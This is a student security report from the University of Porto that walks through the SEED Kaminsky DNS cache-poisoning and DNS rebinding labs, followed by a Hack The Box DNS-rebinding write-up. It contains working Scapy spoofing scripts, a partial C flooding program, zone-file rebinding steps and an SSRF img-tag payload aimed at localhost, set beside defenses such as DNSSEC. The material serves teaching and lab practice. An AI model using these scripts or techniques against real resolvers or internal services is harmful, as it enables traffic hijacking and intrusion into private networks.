Network Security Report
Kaminsky & DNS Rebinding Attacks

Faculty of Engineering, University of Porto
Porto, Portugal

Ana Barros
up201806593@up.pt

Diogo Rosário
up201806582@up.pt

Davide Castro
up201806512@up.pt

Rui Pinto
up201806441@up.pt

***Abstract*—In this paper, some concepts behind the functioning of the Domain Name System (DNS) and possible vulnerabilities are explored, as well as how one might exploit them. In order to do this, labs from the SEED organization are followed in detail, more specifically, the Kaminsky attack and DNS Rebinding labs. A Hack The Box challenge is also approached to put in practice the DNS Rebinding attack.**

I. Introduction

Since its creation, the Domain Name System (DNS) has been an indispensable component for the easy and fast access to machines within networks, perhaps more importantly, the internet. However, throughout the years multiple vulnerabilities were discovered in the functioning of this system, as well as attacks developed to exploit them. To learn more about how the DNS system works, and how it can be used to attack vulnerable machines, as well as how one can defend themselves against it, we will perform a hands-on approach to the operations in two different DNS attacks: the Kaminsky remote DNS attack and the DNS rebinding attack. The DNS rebinding will be further analyzed through an additional Hack The Box challenge. The project's GitHub repository can be found here.

II. Related Work

Both DNS attacks, the Kaminsky and Rebinding attack, were previously explored in scientific papers. In 2008, Security Researcher Dan Kaminsky presented on the massively widespread and critical DNS vulnerability that allowed attackers to send users to malicious sites [1]. After that, many scientific papers addressed this issue [2]. Regarding the DNS Rebinding attack, there are also several papers that explain the issue and dive deep on how to protect the browser against it by using browser plug-ins, firewalls, and Web servers [3].

III. Kaminsky Attack Lab

The Remote DNS Cache Poisoning Attack Lab was done with the intent of providing us a better understanding of how remote DNS cache poisoning attacks work. This lab covers the following topics: how DNS works, how to setup a DNS server, how to carry a DNS cache poisoning attack, spoofing DNS response and packets.

A. Kaminsky Attack

Figure 1 depicts how a normal DNS query process works. After this process is complete, further requests to the queried domain won't go through this entire process, as the result for this domain will be cached from the previous request. The Kaminsky attack aims to defeat this caching effect on a DNS server and consists of the steps shown in Figure 2:

- Query the DNS server for a random name in the target domain name. For example *abcdad.example.com*. Note that the DNS server will not have the corresponding IP address in its cache, so it will query the name server of *example.com*.
- We flood the victim server with spoofed DNS replies while it waits for a response from *example.com* DNS server. This response contains an IP resolution for the name queried, but also an "Authoritative Name servers" record. We can set this record to be our malicious DNS server.
- If we successfully respond to the victim before the legitimate name server, the victim server will replace the *example.com*'s domain legitimate name server with our malicious name server and, therefore, all future queries for this domain will be made to the attacker name server.

This attack is resilient against the caching effect because, if the attack fails, we can generate another random non-existing name on the target domain and repeat the attack. This way, a new query will always be made to the *example.com* name server, as the victim does not have the IP mapping for the new name.

As a side note, our sample response in the spoofed packet would be something similar to the code snippet in Figure 3.

After all this, some things will pose a challenge to us, the remote attackers, that is the fact that we can't see the performed DNS query so that it can be spoofed afterward.

Typically, the DNS query has two data items that are hard to get for remote attackers. The first one is the source port number in the UDP header used by the DNS resolver, and this value is a 16-bit random number. The second item is the 16-bit transaction ID in the DNS header. The spoofed reply to a DNS query must contain the correct values of these two numbers, otherwise, the reply will not be accepted. The attack is performed remotely, as mentioned, so there is no chance for us to sniff the query. We can only guess these two numbers. The chance is one out of 2^{32} for each guess (16 bits for each value). In this lab, our guessing scope is only 2^{16} because the source port used in the DNS query is fixed to *33333*, as stated in the lab details. So if everything goes well, we should be able to succeed in a couple of seconds.

B. Environment

As represented in Figure 4, there is a single network shared by the attacker, the user, the local DNS server and the attacker's nameserver. In addition, DNSSEC spoofing protection will be disabled.

C. Goal

We want to redirect the user to a machine B when they try to get to a machine A using A's host name. This can be done by poisoning the DNS server's cache so that when they request the address corresponding to A's host name, it answers with B's address.

D. Trigger DNS Query

Since the Kaminsky Attack was split into several steps, the first goal is to make the initial DNS Request. This step is successful if we can trigger the DNS Server into sending DNS Queries, so that we can spoof DNS Replies in the future. The python script in Figure 5 shows how a simple DNS request can be built using Scapy. Notice that we decided to expand a bit the scope of this step by putting random characters at the beginning of the *example.com* domain, which will be needed later on.

E. Spoof DNS replies

The second main goal, is to prove that we can spoof the DNS replies from the *example.com* domain. In order to do this, we needed to find out the IP addresses of *example.com*'s legitimate nameservers.

The output of the dig command gave us the two nameservers of the *example.com* domain: *a.iana-servers.net* and *b.iana-servers.net*. With this information, we were able to use the `dig` command to find their IP addresses. The IP address for *a.iana-servers.net* is `199.43.135.53`, and the IP address of *b.iana-servers.net* is `199.43.133.53`. With these IP addresses we now know which IP addresses we need to spoof.

In Figure 6, we start by sending a request to the local DNS server, which will trigger a DNS request. While Apollo, our DNS resolver, waits for the reply, the attacker will send Apollo the spoofed replies. These replies look like they came from the example.com name servers, and they provide an IP resolution for *www.example.com* (`1.2.3.5`). The attacker also provides an "Authoritative Name servers" record, indicating *ns.attacker32.com* as the name server for the *example.com* domain so that any subsequent requests for this domain are redirected to this name server. This is the most important part of the spoofed reply.

Note that the transaction ID used is `0xAAAA`, which will be different from the one used in the actual request. This causes the spoof attempt to fail. This will be addressed in the next part. One other thing that also restricts the success of the spoofed reply is that the spoofed packets, as can be seen in the capture file in [4] (*task3.pcapng*), are sent too early, therefore they will be classified as illegitimate.

F. Launch the Kaminsky Attack

The last step is to put the attack into action: flood the target local DNS server with these spoofed replies. As stated in the Seed Labs guide, the python script might be too slow to carry on this attack. To fix this issue, we were given a code skeleton for the C code for us to fill, which is much faster. Using a hybrid approach, we first use Scapy to generate a DNS packet template, which is stored in a file. We then load this template into a C program, make small changes to some fields, and then send out the packet.

In the python script, we didn't make many changes. The ones that are important to mention are the writing of the request and the spoofed response packet to two binary files.

In the C program, we load the packets from the files, and use it as our packet template, based on which we create many similar packets, and flood the target local DNS servers with these spoofed replies. For each reply, we change three places: the transaction ID and the prefix name (*prefix.example.com*) that occurs in two places (the question section and the answer section). The transaction ID is at a fixed place (offset 28 from the beginning of our IP packet), but the offset for the prefix depends on the length of the domain name. We can use a binary editor program, such as bless, to view the binary file `ip.bin` and find the two offsets of the prefix. In our packet, they are at offsets 41 and 64, as mentioned in the lab guidelines. We also edited the authoritative name servers to be the same as the ones for the *example.com* domain. This offset was at 12 from the beginning of the packet, as it can be calculated using the *ipheader* struct provided in the C script.

So, in an infinite loop, we first generate a random prefix and set the random domain name of the DNS request that will trigger the DNS local server to perform an iterative search to try to fetch the IP address for that random domain and invoke the *send_dns_request* function that will simply send that packet. We also set the random domain for the DNS spoofed reply both in the question and answer field, as mentioned, and invoke the *send_dns_response* function. This function loops through all the 16-bit transaction ID values and in each iteration set the different *example.com* legitimate name servers in the packet and send the two spoofed replies.

The final C script can be seen in Figures 7, 8, 9, and 10.

We can then run the code to start the attack. After a couple of seconds, we check the Local DNS server's cache to see whether the attack was successful or not. We can do that by dumping the DNS cache to a file and finding the word "attacker", because we know the attack was successful if there's a record indicating that the name server for *example.com* is *ns.attacker32.com*.

And indeed that's what happens! Also, we can check the success of the attack by sniffing the packets going through the network and finding a packet whose destination is `10.9.0.153` that corresponds to the malicious DNS server. If this happens, it means that while the attack is being performed, the DNS queries for random domains are already being redirected to the *ns.attacker32.com* name server, meaning we were able to succeed.

Now, as presented in Figures 11 and 12 when using the `dig` command, the response for the DNS query is the `1.2.3.5` and the aforementioned NS record was indeed cached because in the four exchanged packets, the first one has to do with the user querying the Local DNS server, the second is the Local DNS server querying the *ns.attacker32.com* (note that the IP address of *ns.attacker32.com* is already cached from the Kaminsky attack) that matches the *example.com* domain, as cached, the third one is the response from the *ns.attacker32.com* to the Local DNS stating that `1.2.3.5` is the IP address for *www.example.com*, and the final packet is that same response from the Local DNS server to the user.

G. Defense against Kaminsky Attacks

As mentioned previously, the DNSSEC protection was disabled during the lab. This is because it acts as a counter measure to this attack. DNSSEC strengthens authentication in DNS using digital signatures based on public-key cryptography. With DNSSEC, it's not DNS queries and responses themselves that are cryptographically signed, but rather DNS data itself is signed by the owner of the data. Every DNS zone has a public/private key pair. The zone owner uses the zone's private key to sign DNS data in the zone and generate digital signatures over that data. The zone's public key, however, is published in the zone itself for anyone to retrieve. Any recursive resolver that looks up data in the zone also retrieves the zone's public key, which it uses to validate the authenticity of the DNS data. The resolver confirms that the digital signature over the DNS data it retrieved is valid. If so, the DNS data is legitimate and is returned to the user, otherwise, the resolver assumes an attack, discards the data, and returns an error. Nevertheless, some vulnerabilities might be explored here. But that is something for another time.

IV. DNS Rebinding Attack Lab

The objective of this lab is two-fold: (1) to demonstrate how the DNS rebinding attack works, and (2) to gain first-hand experience on how to use the DNS rebinding technique to attack IoT devices.

A. Introduction

First, it's important to understand how the DNS Rebinding Attack works. Assume that there is a server that is not accessible from outside. This server could be inside a private network, where the IP addresses are not public; it could also be a network that is protected by a firewall, as in the case of this lab. The server has a vulnerability and, to exploit the vulnerability, attackers must be able to interact with the server, but they are not able to do it from outside. Therefore, they have to get inside the network.

A typical way to get the attacker's exploit program inside the network is through web browsing. If attackers get a user from inside the network to visit one of their web pages, the JavaScript code in their web pages will get a chance to run on the user's browser, which is running from inside the protected network. The code can then try to interact with the protected server using Ajax, but will not be able to get the response from the server due to the inherent sandbox protection implemented by browsers. This is called **Same Origin Policy (SOP)**, which only allows Ajax code inside a web page to interact with the same server where the page comes from. It cannot interact with other servers. More accurately speaking, SOP does not prevent Ajax code from sending out requests, but it prevents the code from getting the reply data. This prevents the Ajax code from interacting with other servers, which can be dangerous.

Nonetheless, the SOP is enforced based on the server's name, not on the server's IP address. So, if the victim's browser is configured to use a malicious DNS that, at first, maps the request for the website to the malicious web page, but then maps subsequent requests to internal IPs, the SOP protection will be defeated and the Ajax code will be able to communicate with any server inside the network.

The following topics will be covered in this lab:

- DNS server setup
- DNS rebinding attack
- Attacks on IoT devices
- Same Origin Policy

B. Environment

The setup can be seen in Figure 13 and consists of two networks:

- Home network – Simulates a typical network at home. The User machine and the IoT services are connected to this network, which is protected by the firewall on the router container.
- Outside network – Simulates the outside world, where the attacker would be. They own the *attacker32.com* domain, which is hosted by the attacker's name server container. The web server hosts a malicious website used for the attack.

C. Browser DNS Cache

To reduce the load on DNS servers and to speed up response time, the browser keeps DNS results in cache. By default, the cache's expiration time is 60 seconds. That means that our DNS rebinding attack needs to wait for at least 60 seconds. To facilitate the attack, we decided to modify this time to 10 seconds, using the browser settings.

D. IoT Server

The IoT device has a simple built-in web server (like many IoT devices), so users can interact with these devices. For the user to access this server, we had to add an entry to the `/etc/hosts` file. We used *www.seedIoT32.com* as the name for the IoT server. Its IP address is `192.168.60.80`.

Now, if we point the browser to *www.seedIoT32.com*, we can access the IoT server. We are able to see a thermostat, and to change the temperature setting by dragging the sliding bar.

E. Local DNS Server

We also needed to get the User VM to use a particular DNS server, because we need the user to use a compromised DNS server for the attack to work. This is achieved by setting the local DNS server as the first name server entry in the resolver configuration file (`/etc/resolv.conf`). The problem is that the provided VM uses the Dynamic Host Configuration Protocol (DHCP). This means that the `/etc/resolv.conf` file will be overwritten with the information provided by the DHCP server. To get the information to the file, we added the following entry to the `/etc/resolvconf/resolv.conf.d/head` file: *nameserver 10.9.0.53*.

The content of the head file will be prepended to the dynamically generated resolver configuration file (normally it is just a comment). After making the change, we ran the following command for the change to take effect: `sudo resolvconf -u`.

F. Same-Origin Policy Protection

We need to access three websites. Each page is represented in Figure 14. The first page lets us see the current temperature setting of the thermostat. The second and third pages are identical, except that one comes from the legitimate IoT server, and the other comes from the attacker's server.

When we click the button on both pages, a request will be sent out to the IoT server to set its temperature up to 99º Celsius. Only the page that comes from the IoT server can successfully raise the temperature of the thermostat.

To find out the issue, we opened the web console on the browser. There we found an error: *Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://www.seediot32.com/password.* This means that the reading of the password resource (*http://www.seediot32.com/password*) is being blocked by the browser's **same-origin policy**, since the requested domain is different from the *www.attacker32.com* domain. This mechanism is commonly used to stop a malicious site from reading another site's data.

As previously stated, the main idea for defeating this protection comes from the fact that the policy enforcement is based on the hostname, so as long as we use *www.attacker32.com* in the URL, we are complying with the SOP policy. Before the user's browser sends out requests to *www.attacker32.com*, it first needs to know the IP address of *www.attacker32.com*. A DNS request will be sent out from the User's machine and, if the IP address is not cached at the local DNS server, a DNS request will eventually be sent to *attacker32.com*'s name server, which is controlled by the attacker. Therefore, the attacker can decide what to put in the response.

The first step is to change the JavaScript code running inside the *www.attacker32.com/change* page, which is located in the attacker's web server container. Since this page comes from the *www.attacker32.com* server, according to the same-origin policy, it can only interact with the same server. Therefore, we need to change the *url_prefix* variable that is being used to make the request, so that the origin is the same server, as seen in Figure 15.

Then, if we click the button on the attacker's page again, we don't get the same error anymore, since the origin is now the same. However, we get a new error: *METHOD NOT ALLOWED*. This is expected since the requests are being sent back to the attacker's web server, which does not support these methods.

G. Conducting DNS Rebinding

Instead of the requests being sent to the attacker's web server, we want them to go to the IoT server. This can be achieved using the DNS rebinding technique. To do this, we want to map *www.attacker32.com* to the IP address of the attacker's web server, so the user can get the actual page from *http://www.attacker32.com/change*. However, before we click on the button in the page, we remap the *www.attacker32.com* hostname to the IP address of the IoT server, so the request triggered by the button will go to the IoT server. This remapping process is what is called DNS rebinding.

To change the DNS mapping, we modified the zone file inside the attacker's name server container (`etc/bind/zone_attacker32.com`), as in Figure 16.

The first entry is the default Time-To-Live (TTL) value (seconds) for the response, specifying how long the response can stay in the DNS cache. We changed this value to 2 seconds. Then, we commented on the `www IN A 10.9.0.180` line and added the `www IN A 192.168.60.80` line. This way, we are mapping the *www.attacker32.com* hostname to the IP address of the IoT server (*192.168.60.80*).

After making the changes to the zone file, we asked the name server to reload the revised zone data using the command `rndc reload attacker32.com`.

We also had to clean out the old cached DNS mapping for the *www.attacker32.com*, so we didn't have to wait 1000 seconds for it to expire, as it was previously set in the zone file. We did this with the following command on the local DNS container: `rndc flush`.

After this, without reloading the browser's page that was pointing to *www.attacker32.com/change*, we clicked the button again and this time we were able to change the thermostat's temperature successfully to 99º degrees.

H. Launching the attack

In the previous task, the user has to click the button to set the temperature to a dangerously high value. Obviously, it is unlikely that users will do that. So, in this task, we need to do that automatically.

There is already a web page for that purpose, and it can be accessed using the following URL: *http://www.attacker32.com*. It has a timer, which goes down from 10 to 0. Once it reaches 0, the JavaScript code on this page will send the set-temperature request to *http://www.attacker32.com*, and then reset the timer value to 10. This task's objective was to use the DNS rebinding technique, so once the timer reaches 0, the thermostat's temperature is set to 88º Celsius.

Essentially, we must repeat the same steps as in the previous task, but remapping the attacker's server hostname to the legitimate IoT server's IP in the time frame before the timer reaches 0. So, firstly, we map the *www.attacker32.com* hostname to the attacker's web server's IP. When the countdown is finished, we get the results seen in Figure 17. This is because the request is being sent back to the attacker's web server.

To successfully conduct the attack, we must remap the attacker's hostname (*www.attacker32.com*) to the local IoT server's IP, right after the user fetches the page from the attacker web server, and before the timer reaches 0. This way, a message appears indicating that we are talking to the IoT server. The error messages on the web console stop appearing, and the thermostat's temperature is set to 88 degrees every time the timer reaches 0.

I. Defense against DNS Rebinding Attacks

As seen throughout this lab, the DNS Rebinding attack exposes internal services to outside attackers, even using the browser's sandbox mechanism. The problem is that SOP uses hostnames to enforce this policy, but this security measure can be bypassed if attackers can control what IP address the domain name maps to. Several solutions have been proposed to solve this problem. One solution is, for example, to require browsers to pin the IP address, so rebinding becomes hard. Another solution is to harden the DNS resolvers to prevent external names from resolving to internal addresses.

V. Hack The Box Challenge

We decided to apply the knowledge we had gathered in a related HTB challenge. We found one called *Cached View*. This Hack The Box challenge is focused on the DNS Rebinding attack. This challenge is a simple flask web application that takes screenshots of the URLs inserted in the input box as shown in the picture below and stores them in the server and also in a database. These screenshots are then shown to the user. The web application has protections to prevent requests of resources from localhost that can be circumvented using the aforementioned DNS Rebinding attack.

A. Walkthrough

There are two important endpoints in this app. The first one is */cache* which accepts a JSON object over an HTTP POST method and will fetch for a JSON attribute called "*url*". If that attribute is present, it will call the *cache_web* function, which will then take a screenshot of the provided URL using a headless web browser (selenium with Firefox's geckodriver) and return the image. The code can be seen in Figures 18, 19, 20, and 20.

This function fetches the URL's scheme and domain, demanding the scheme to be either http or https. Then, it fetches the IP address corresponding to the given domain using the *socket.gethostbyname* function and verifies if the retrieved IP address is blacklisted. With blacklisted, we mean IP addresses starting from *127, 10, 172.16, 192.168, and 0*. All of those represent local IP addresses. Finally, the *serve_screenshot_from* function is called, which instantiates the headless web browser and visits the requested URL, taking a screenshot, saving it locally, and saving its record in a database.

The second important endpoint is */flag* which, as the name implies, returns the flag that is located in the `flag.png` image. Nonetheless, there is a check that refuses to serve this image unless the request is from *127.0.0.1* and there is not a referrer attribute in the request. This check is located in the *is_from_localhost* function.

In a first simple attempt, we might get tempted to try using the *http://127.0.0.1/flag* URL. Unfortunately, this won't work because the */cache* endpoint will block all internal IPs, including *127.0.0.1*, of course.

It happens that there is a vulnerability in this lab related to the commonly known *TOCTOU* acronym. TOCTOU stands for Time of Check Time of Use. What happens, is that we have a race condition vulnerability between the time the */cache* endpoint checks that the given URL doesn't resolve to an internal address (*is_inner_ipaddress* function) and the time when the selenium web driver visits the given URL and takes a screenshot (`driver.get(url)` line in *serve_screenshot_from* function). If we make the first check pass, the resolved IP address must not be local, however, the second time the IP is resolved it needs to be local so that the headless browser gives a screenshot of the flag. And it's here where the DNS Rebinding happens. We have many options to exploit this vulnerability: set up a local DNS server that does the same thing as in the DNS Rebinding Seed Lab by first mapping the domain to an external IP and then to the *127.0.0.1* IP address, or we can use an already existing DNS Rebinding service that alternates between two IP addresses. For this, we used the tool presented in [5]. We enter two IP addresses and the given hostname in the last input box will resolve randomly to each of the addresses specified with a very low TTL (Time to Live). The two selected addresses were, of course, *127.0.0.1* for the reasons mentioned and *142.250.178.174* which is google's IP address. To check if this is really working, we can get the IP address of the `7f000001.8efab2ae.rbndr.us` domain several times to see if it's changing according to the provided values.

With this, we are now able to get our flag. It's a trial and error situation that might have three different outcomes:

- The first check resolves to an internal address, meaning the **attack fails**.

- Both checks resolve to an external address and the screenshot doesn't retrieve our flag, meaning the **attack fails**.
- The first check resolves to an external address and the second one to *127.0.0.1*, meaning the **attack succeeds**!

So, if we insert *http://7f000001.8efab2ae.rbndr.us/flag* in the input box, the `7f000001.8efab2ae.rbndr.us` will resolve either to *127.0.0.1* or to *142.250.178.174*. And if we are lucky, and the perfect conditions take place, our attack will be successful. After some attempts, we finally get the desired flag, as seen in Figure 21: *HT-Breb1nd1ng_y0ur_dns_r3s0lv3r_0n3_qu3ry_4t_4_t1m3*.

B. Other Possible Attacks

The DNS Rebinding attack has proven to be a solution to solve this challenge. But there are other ways to solve it that don't include DNS Rebinding. The first one is to deploy a very simple website over the internet that only needs to contain the following HTML.

```
<!DOCTYPE>
<html>
  <body>
    <img src="http://127.0.0.1/flag"
        alt="flag"
        referrerpolicy="no-referrer" />
  </body>
</html>
```

When visiting this website, the selenium web driver would take a screenshot of the flag itself, due to the source given in the *<img>* tag. Note the *referrerpolicy="no-referrer"* attribute. Without this, the */cache* endpoint would return an error because the request's referrer would be the website's hostname. Using this attribute, the referrer is nonexistent.

The other solution would be to set up a web server located in a remote machine that would simply redirect all the requests to *http://127.0.0.1/flag*. This works, because as the machine is remote, we ensure its hostname is resolved to an external IP address. With this, we pass the first check. When requesting the */flag* resource we would be simply visiting this external website and only after it, the headless web browser would receive the HTTP redirect, getting the desired flag. This would also be printed on the challenge's main page, as in all the other solutions presented.

VI. Conclusion

The Domain Name System is the most useful name management system, deeply integrated and present in the modern computer network infrastructures, but it can easily be attacked from the inside of a network, and also from the outside.


Performing these attacks gave us a new perspective on network security, as we got to see how fragile these protocols might be and how important it is to study network security and management when setting up a network.

Security in networks is an ever-changing subject, and there are new discoveries every day. So we should always have in mind all the possible new vulnerabilities in this system and, as much as possible, use the available protections, as for example, DNSSEC, and ways to mitigate the risks within a network.

References


[1] *Dan Kaminsky's Blog*, [Last accessed on 2022 Jun 5]
[2] Wang D, *POSTER: On the Capability of DNS Cache Poisoning Attacks*, 2014, [Last accessed on 2022 Jun 5]
[3] Jackson C, Barth A, Bortz A, Shao W, Boneh D, *Protecting browsers from DNS rebinding attacks*, 2009, [Last accessed on 2022 Jun 5]
[4] *GitHub - Kaminsky Attack Repository*, [Last accessed on 2022 Jun 8]
[5] *Baby Cached View DNS Service*, [Last accessed on 2022 Jun 1]
[6] *Seedsecuritylabs.Org - Remote DNS Cache Poisoning Attack Lab*, [Last accessed on 2022 Jun 1]
[7] *Seedsecuritylabs.Org - DNS Rebinding Attack Lab*, [Last accessed on 2022 Jun 1]
[8] *Hack The Box - Baby Cached View*, [Last accessed on 2022 Jun 1]
[9] *GitHub - DNS Rebinding Attack Repository*, [Last accessed on 2022 Jun 1]
[10] *GitHub - Baby Cached View Repository*, [Last accessed on 2022 Jun 1]

APPENDIX



Root DNS Server
.COM DNS Server
(4) Query .COM server
(5) Answer: Go ask example.com's name server
(3) Answer: Go ask .COM server
DNS server
(6) Query example.com's name server
example.com DNS Server
(2) Query the Root server
(7) Answer: www.example.com's IP address
(1) Query: what's the IP address of www.example.com
(8) Answer: www.example.com's IP address
User

Fig. 1. The complete DNS Query Process



(3) Spoofed Answer: with ns.attacker32.com in the Authority section
(3) Answer: twysw.example.com's IP address
Victim DNS server (Apollo)
example.com DNS Server
(2) Query example.com's DNS server
Attack
(1) Query: what's the IP address of twysw.example.com
Attack
Attacker
Attacker's DNS Server ns.attacker32.com

Fig. 2. The Kaminsky Attack

```
;; QUESTION SECTION:
;abcdad.example.com.        IN    A

;; ANSWER SECTION:
abcdad.example.com.    259200   IN    A    1.2.3.4

;; AUTHORITY SECTION:
example.com.           259200   IN    NS   ns.attacker32.com
```

Fig. 3. Spoofed packet




Fig. 4. Network Configuration

```python
from scapy.all import *
import random, string

def randomword(length):
   letters = string.ascii_lowercase
   return ''.join(random.choice(letters) for i in range(length))

attackerIP = "10.9.0.1"
apolloIP = "10.9.0.53"

Qdsec = DNSQR(qname=randomword(5) + '.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)

ip = IP(dst=apolloIP, src=attackerIP)
udp = UDP(dport=53, sport=RandShort(), chksum=0)
request = ip/udp/dns

send(request)
```

Fig. 5. Issuing DNS Query

```python
from scapy.all import *

attackerIP = "10.9.0.1"
apoloIP = "10.9.0.53"
nsIPs = ["199.43.133.53", "199.43.135.53"]

domain = 'example.com'
name = 'www.example.com'
ns = 'ns.attacker32.com'
port = RandShort()

# Send request
Qdsec = DNSQR(qname=name)
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst=apoloIP, src=attackerIP)
udp = UDP(dport=53, sport=port, chksum=0)
request = ip/udp/dns

send(request)

# Send spoofed replies
for ipns in nsIPs:
    Qdsec = DNSQR(qname=name)
    Anssec = DNSRR(rrname=name, type='A', rdata="1.2.3.5", ttl=259200)
    NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
    dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1,
        arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
    ip = IP(dst=apoloIP, src=ipns)
    udp = UDP(dport=33333, sport=53, chksum=0)
    reply = ip/udp/dns
    send(reply)
```

Fig. 6. Sending packets

```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request( );
void send_dns_response( );
```
Fig. 7. Kaminsky Attack C Code (pt. 1)

```c
int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";

  while (1) {
    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    // Modify the name in the question field (offset=41)
    memcpy(ip_req+41, name , 5);
    send_dns_request(ip_req, n_req);

